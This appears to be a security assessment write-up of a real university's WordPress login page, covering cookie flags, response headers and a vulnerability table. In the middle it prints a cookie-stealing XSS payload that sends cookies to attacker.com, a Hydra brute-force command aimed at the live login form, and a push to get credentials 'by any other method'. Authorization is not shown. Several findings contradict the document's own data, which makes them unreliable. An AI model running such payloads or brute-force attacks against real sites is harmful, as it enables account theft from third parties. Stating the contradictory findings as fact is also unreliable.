
* Security Features Used:

**1.wpdm\_client:**


* Secure Flag (✓): Ensures this cookie is only transmitted over HTTPS, preventing interception over unencrypted HTTP.
* HttpOnly Flag (✓): Prevents client-side scripts (e.g., JavaScript) from accessing the cookie, reducing the risk of theft via XSS.

**2.wordpress\_test\_cookie:**

* HttpOnly Flag : Protects the cookie from being accessed by client-side scripts.
* Secure Flag(✓): This cookie can be transmitted over both HTTP and HTTPS, making it less secure.



* The wpdm\_client value "f0100d2fa7e696e7756b7112ae69d5d9" you mentioned appears to be a hashed or encrypted value, which may represent a client identifier, session ID, or some other piece of data that has been hashed for security or privacy reasons.
* The value "WP%20Cookie%20check" is likely a URL-encoded string. When decoded, it reads as "WP Cookie check".



**Cloudflare** provides several security features to protect websites from cyber threats:


* **DDoS Protection**: Cloudflare helps mitigate Distributed Denial of Service (DDoS) attacks by filtering malicious traffic before it reaches your server.
* **Web Application Firewall (WAF)**: Protects websites from common threats such as SQL injection, XSS attacks, and other vulnerabilities.
* **SSL/TLS Encryption**: Cloudflare helps implement HTTPS (SSL/TLS) for secure data transmission between the server and users.
* **Bot Mitigation**: Cloudflare can detect and block bots and automated attacks.

A **bot** (short for "robot") is a software application that performs automated tasks on the internet. Bots can carry out tasks that are usually repetitive, like scraping data from websites, sending automated messages, or performing brute-force attacks on login pages. While some bots are legitimate (like search engine crawlers indexing a website), others can be malicious and used for attacks

**<script> document.location='http://attacker.com/steal.php?cookie=' + document.cookie; </script>**

**curl -v -H "Authorization: Token token=bE8FGxhIKuf0Ak4XRnMn3Qx4v9c3SNgieZNEhcINEkU"** [**https://tu.edu.pk/wp-login.php**](https://tu.edu.pk/wp-login.php)

Wpscan to generate token



### 1. curl

* **Purpose:** The curl tool is used to send HTTP requests to a server. In this scenario, it is being used to interact with the https://tu.edu.pk/wp-login.php URL, which is the WordPress login endpoint.
* If the URL starts with https://, curl will send an **HTTPS** request, which is a secure version of HTTP using SSL/TLS for encryption

### 2. -v


* **Purpose:** This flag stands for "verbose mode." It provides detailed information about the request and response, including:
  + The exact request sent to the server (headers and data).
  + The server's response headers.
  + Useful for debugging or analyzing server responses.

### 3. -H

* **Purpose:** This flag is used to specify custom HTTP headers.
* In this case, the custom header Authorization is being sent with the request.

### 4. "Authorization: Token token=bE8FGxhIKuf0Ak4XRnMn3Qx4v9c3SNgieZNEhcINEkU"

* **Purpose:** This is an authorization header.
* It contains an **API token** (a string of characters) used to authenticate the request with the server.
* The server uses this token to verify that the client has permission to access specific resources or perform certain actions.
* Hydra tool use:



Got Username and password by HYDRA tool (“hydra -L /home/kali/Desktop/names.txt -P /home/kali/Desktop/rockyou.txt -s 443 -S tu.edu.pk https-post-form "/wp-login.php:user\_login=^USER^&user\_pass=^PASS^&wp-submit=Log+In:The username and password you entered is incorrect." -v -f –d”) but this is not valid. So, use any other method to get credentials.

* Payload injection:

**<script>document.location='http://attacker.com/steal.php?cookie='+document.cookie</script>**

The payload is an example of a Cross-Site Scripting (XSS) attack, specifically a stored XSS attack.

**tu.edu.pk**, could block the attack on login page for several reasons:

 Web Application Firewall (WAF)

 Input Validation

 Content Security Policy (CSP)


 Browser-based Protection

* Steps to Evaluate the Security of These Cookies

**Step 1: Check HTTPS Implementation**

Use tools like Redirect checker to test if tu.edu.pk enforces HTTPS.

Ensure all pages redirect to HTTPS automatically, as Secure cookies require HTTPS.



**1. HTTP Status:**

* **Status: 200 OK**  
  This indicates the request was successful, and the server returned the requested resource (wp-login.php).

**2. Cookies:**

* set-cookie: wordpress\_test\_cookie=WP%20Cookie%20check; path=/; secure
  + A cookie (wordpress\_test\_cookie) was set for testing purposes.
  + The secure flag means the cookie will only be sent over HTTPS, ensuring it is not exposed over insecure connections.

**3. Content Security:**

* **Strict Transport Security (HSTS):**
  + strict-transport-security: max-age=63072000; includeSubDomains  
    This ensures that browsers only connect to the website over HTTPS for the next two years (63072000 seconds) and includes all subdomains in this policy.  
    ➡️ *Good for HTTPS enforcement.*
* **X-Frame-Options:**
  + x-frame-options: SAMEORIGIN  
    Prevents the site from being embedded in an iframe on a different domain, protecting against **clickjacking attacks.**
* **X-Content-Type-Options:**
  + x-content-type-options: nosniff  
    Prevents browsers from interpreting files as a different MIME(Multipurpose Internet Mail Extensions) type to mitigate attacks like **MIME sniffing.**
  + Stops browsers from guessing the type of a file (like treating text as an image) to prevent misuse or attacks that trick browsers into running harmful content.



**4. Cache Control:**

* **Cache Policy:**
  + cache-control: no-cache, must-revalidate, max-age=0  
    browser **not to store** the page in cache, and always fetch the latest version from the server when it is requested.
  + **Expires Header:**

expires: Wed, 11 Jan 1984 05:00:00 GMT  
This date ensures the content is treated as expired by default. meaning the browser will consider it outdated and will never use it from the cache, forcing it to request a fresh version from the server.

**5. Server Details:**

* **Server Type:**
  + Server: cloudflare  
    The website is behind Cloudflare, a content delivery network (CDN) that helps improve security and performance.
* **X-Powered-By:**
  + x-powered-by: PHP/7.4.33  
    Indicates the website runs on PHP version 7.4.33.  
    ➡️ *This can be a security risk as attackers know the underlying technology.*
* **CF-Cache-Status:**
  + CF-Cache-Status: DYNAMIC  
    the content on the website is **generated in real-time** (not stored or cached) by Cloudflare, meaning it updates with each request.

**6. Additional Notes:**

 **Alt-Svc**  
This shows that the server supports **HTTP/3**, which helps load the website **faster**.

 **Server Timing**  
This gives information about how long it takes for data to travel between the server and your browser (e.g., **round-trip time = 3670 ms** means it took 3.67 seconds).

### Summary of Vulnerabilities:

| **Vulnerability** | **Severity** | **Fix** |
| --- | --- | --- |
| PHP version disclosure | Moderate | Disable X-Powered-By header. |
| Missing HttpOnly on cookies | High | Add HttpOnly and SameSite flags to all cookies. |
| Potential session hijacking | High | Secure session cookies and validate user input to avoid XSS. |
| XSS risks (no CSP) | High | Add a Content Security Policy (CSP) header. |
| Incomplete caching control | Moderate | Disable caching for sensitive pages. |
| TLS misconfiguration | Moderate | Ensure secure protocols and ciphers are in use; test with SSL Labs. |

**Step 2: Verify HSTS Configuration**

Use SecurityHeaders to check if the site uses HTTP Strict Transport Security (HSTS).

HSTS forces browsers to use HTTPS for all requests, reducing the risk of downgrade attacks.

**Step 3: Inspect Cookies in Developer Tools**

Open Developer Tools (F12) and navigate to the Application or Storage tab.

Check if all sensitive cookies (e.g., wpdm\_client) have both the Secure and HttpOnly flags.

Confirm the absence of unnecessary cookies or cookies lacking proper security attributes.

**Step 4: Test for Vulnerabilities**

Cross-Site Scripting (XSS): Simulate or scan for XSS vulnerabilities using tools like OWASP ZAP or Burp Suite. Verify if cookies are accessible via document.cookie.

Downgrade Attacks: Attempt to access the site via HTTP and observe if any cookies are transmitted over plaintext.

**Step 5: Analyze Session Management**

Confirm that session cookies (wpdm\_client) expire when the browser session ends.

Test session fixation attacks by injecting a custom session ID and observing behavior.